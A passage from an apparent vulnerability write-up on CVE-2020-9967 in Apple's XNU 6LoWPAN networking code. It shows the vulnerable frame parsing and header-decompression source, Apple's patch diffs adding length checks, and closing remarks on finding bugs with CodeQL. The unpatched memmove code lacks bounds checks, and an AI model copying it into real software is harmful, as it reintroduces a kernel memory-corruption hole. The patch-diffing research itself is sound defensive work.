                m_copyback(mc, off, m_temp->m_len, mtod(m_temp, void *))
                off += m_temp->m_len;
        }
}

p = p_6lowpan_ifnet;
mc->m_pkthdr.rcvif = p;
if (len > mc->m_pkthdr.len) {
        err = -1;
        goto err_out;
}

sixlowpan_lock();
ifl = ifnet_get_if6lpan_retained(p);

if (ifl == NULL) {
        sixlowpan_unlock();
        err = -1;
        goto err_out;
}

if (if6lpan_flags_ready(ifl) == 0) {
        if6lpan_release(ifl);
        sixlowpan_unlock();
        err = -1;
        goto err_out;
}

bpf_func = ifl->if6lpan_bpf_input;
sixlowpan_unlock();
if6lpan_release(ifl);

if (bpf_func) {
        bpf_func(p, mc);
}

/* Parse the 802.15.4 frame header */
bzero(&ieee02154hdr, sizeof(ieee02154hdr));
frame802154_parse(mtod(mc, uint8_t *), len, &ieee02154hdr, &payload);
if (payload == NULL) {
        err = -1;
        goto err_out;
}

/* XXX Add check for your link layer address being dest */
if (sixxlowpan_input(&ieee02154hdr, payload) != 0) {
        err = -1;
        goto err_out;
}

if (mbuf_setdata(mc, payload, ieee02154hdr.payload_len)) {
        err = -1;
        goto err_out;
}
mbuf_pkthdr_setlen(mc, ieee02154hdr.payload_len);
```

Apple’s Fix

Patch Diffing

xnu-6153.141.1 : xnu-7195.50.7.100.1 | [xnu-6153.141.1] if_6lowpan.c — [xnu-7195.50.7.100.1] if_6lowpan.c | [xnu-6153.141.1] frame802154.c — [xnu-7195.50.7.100.1] frame802154.c

/Users/alex/Desktop/BigSurDiff/xnu-6153.141.1/bsd/net/frame802154.c

```
        return (int)pos;
}
/*-----------------------------------------------------------------------------*/
/**
 *   \brief Parses an input frame.  Scans the input frame to find each
 *   section, and stores the information of each section in a
 *   frame802154_t structure.
 *
 *   \param data The input data from the radio chip.
 *   \param len The size of the input data
 *   \param pf The frame802154_t struct to store the parsed frame information.
 */
int
frame802154_parse(uint8_t *data, int len, frame802154_t *pf, uint8_t **payload)
{
        uint8_t *p;
        frame802154_fcf_t fcf;
        int c;
#if LLSEC802154_USES_EXPLICIT_KEYS
        uint8_t key_id_mode;
#endif /* LLSEC802154_USES_EXPLICIT_KEYS */

        if (len < 3) {
                return 0;
        }

        p = data;

        /* decode the FCF */
        fcf.frame_type = p[0] & 7;
        fcf.security_enabled = (p[0] >> 3) & 1;
        fcf.frame_pending = (p[0] >> 4) & 1;
        fcf.ack_required = (p[0] >> 5) & 1;
        fcf.panid_compression = (p[0] >> 6) & 1;

        fcf.dest_addr_mode = (p[1] >> 2) & 3;
        fcf.frame_version = (p[1] >> 4) & 3;
        fcf.src_addr_mode = (p[1] >> 6) & 3;

        /* copy fcf and seqNum */
        memcpy(&pf->fcf, &fcf, sizeof(frame802154_fcf_t));
        pf->seq = p[2];
        p += 3;                                 /* Skip first three bytes */

        /* Destination address, if any */
        if (fcf.dest_addr_mode) {
                /* Destination PAN */
                pf->dest_pid = p[0] + (p[1] << 8);
                p += 2;
```

/Users/alex/Desktop/BigSurDiff/xnu-7195.50.7.100.1/bsd/net/frame802154.c

```
        return (int)pos;
}
/*-----------------------------------------------------------------------------*/
/**
 *   \brief Parses an input frame.  Scans the input frame to find each
 *   section, and stores the information of each section in a
 *   frame802154_t structure.
 *
 *   \param data The input data from the radio chip.
 *   \param len The size of the input data
 *   \param pf The frame802154_t struct to store the parsed frame information.
 */
size_t
frame802154_parse(uint8_t *data, size_t len, frame802154_t *pf, uint8_t **payload)
{
        uint8_t *p;
        frame802154_fcf_t fcf;
        size_t c;
#if LLSEC802154_USES_EXPLICIT_KEYS
        uint8_t key_id_mode;
#endif /* LLSEC802154_USES_EXPLICIT_KEYS */

        if (len < 3) {
                return 0;
        }

        p = data;

        /* decode the FCF */
        fcf.frame_type = p[0] & 7;
        fcf.security_enabled = (p[0] >> 3) & 1;
        fcf.frame_pending = (p[0] >> 4) & 1;
        fcf.ack_required = (p[0] >> 5) & 1;
        fcf.panid_compression = (p[0] >> 6) & 1;

        fcf.dest_addr_mode = (p[1] >> 2) & 3;
        fcf.frame_version = (p[1] >> 4) & 3;
        fcf.src_addr_mode = (p[1] >> 6) & 3;

        /* copy fcf and seqNum */
        memcpy(&pf->fcf, &fcf, sizeof(frame802154_fcf_t));
        pf->seq = p[2];
        p += 3;                                 /* Skip first three bytes */

        /* Destination address, if any */
        if (fcf.dest_addr_mode) {
                /* Destination PAN */
                pf->dest_pid = (uint16_t)(p[0] + (p[1] << 8));
                p += 2;
```

Apple’s Fix

Patch Diffing

```
        }
#endif /* LLSEC802154_SECURITY_LEVEL */

        /* header length */
        c = p - data;
        /* payload length */
        pf->payload_len = (len - c);
        /* payload */
        *payload = p;

        /* return header length if successful */
        return c > len ? 0 : c;
}
```

```
        }
#endif /* LLSEC802154_SECURITY_LEVEL */

        /* header length */
        c = p - data;
        /* payload length */
        pf->payload_len = (int)(len - c);
        /* payload */
        *payload = p;

        /* return header length if successful */
        return c > len ? 0 : c;
}
```

Apple’s Fix

Patch Diffing

```
errno_t
sixxlowpan_uncompress(struct frame802154 *ieee02154hdr, u_int8_t *payload)
{
        long hdroffset;
        size_t hdrlen;
        u_int8_t hdrbuf[128];
        errno_t error;

        bzero(hdrbuf, sizeof(hdrbuf));
        hdrlen = sizeof(hdrbuf);

        error = uncompress_hdr_hc1(ieee02154hdr, (u_int8_t *)payload,
            0, &hdroffset, &hdrlen, hdrbuf);

        if (error != 0) {
                return error;
        }

        if (hdroffset < 0) {
                /*
                 * hdroffset negative means that we have to remove
                 * hdrlen of extra stuff
                 */
                memmove(&payload[0],
                    &payload[hdrlen],
                    ieee02154hdr->payload_len - hdrlen);
                ieee02154hdr->payload_len -= hdrlen;
        } else {
                /*
                 * hdroffset is the size of the compressed header
                 * -- i.e. when the untouched data starts
                 *
                 * hdrlen is the size of the decompressed header
                 * that takes the place of compressed header of size hdroffset
                 */
                memmove(payload + hdrlen,
                    payload + hdroffset,
                    ieee02154hdr->payload_len - hdroffset);
                memcpy(payload, hdrbuf, hdrlen);
                ieee02154hdr->payload_len += hdrlen - hdroffset;
        }

        return 0;
}
```

```
{
        long hdroffset;
        size_t hdrlen;
        u_int8_t hdrbuf[128];
        errno_t error;

        bzero(hdrbuf, sizeof(hdrbuf));
        hdrlen = sizeof(hdrbuf);

        error = uncompress_hdr_hc1(ieee02154hdr, (u_int8_t *)payload,
            0, &hdroffset, &hdrlen, hdrbuf);

        if (error != 0) {
                return error;
        }

        if (hdroffset < 0) {
                /*
                 * hdroffset negative means that we have to remove
                 * hdrlen of extra stuff
                 */
                if (ieee02154hdr->payload_len < hdrlen) {
                        return EINVAL;
                }
                memmove(&payload[0],
                    &payload[hdrlen],
                    ieee02154hdr->payload_len - hdrlen);
                ieee02154hdr->payload_len -= hdrlen;
        } else {
                /*
                 * hdroffset is the size of the compressed header
                 * -- i.e. when the untouched data starts
                 *
                 * hdrlen is the size of the decompressed header
                 * that takes the place of compressed header of size hdroffset
                 */
                if (ieee02154hdr->payload_len < hdroffset) {
                        return EINVAL;
                }
                memmove(payload + hdrlen,
                    payload + hdroffset,
                    ieee02154hdr->payload_len - hdroffset);
                memcpy(payload, hdrbuf, hdrlen);
                ieee02154hdr->payload_len += hdrlen - hdroffset;
        }
```

Conclusions

Summary

- Having customised CodeQL queries for a code base to identify common vulnerability patterns really helps
- As always - new code is always a good source of vulnerabilities
- Building on previous research is a good way to find vulnerabilities.

- More details at: https://alexplaskett.github.io/CVE-2020-9967/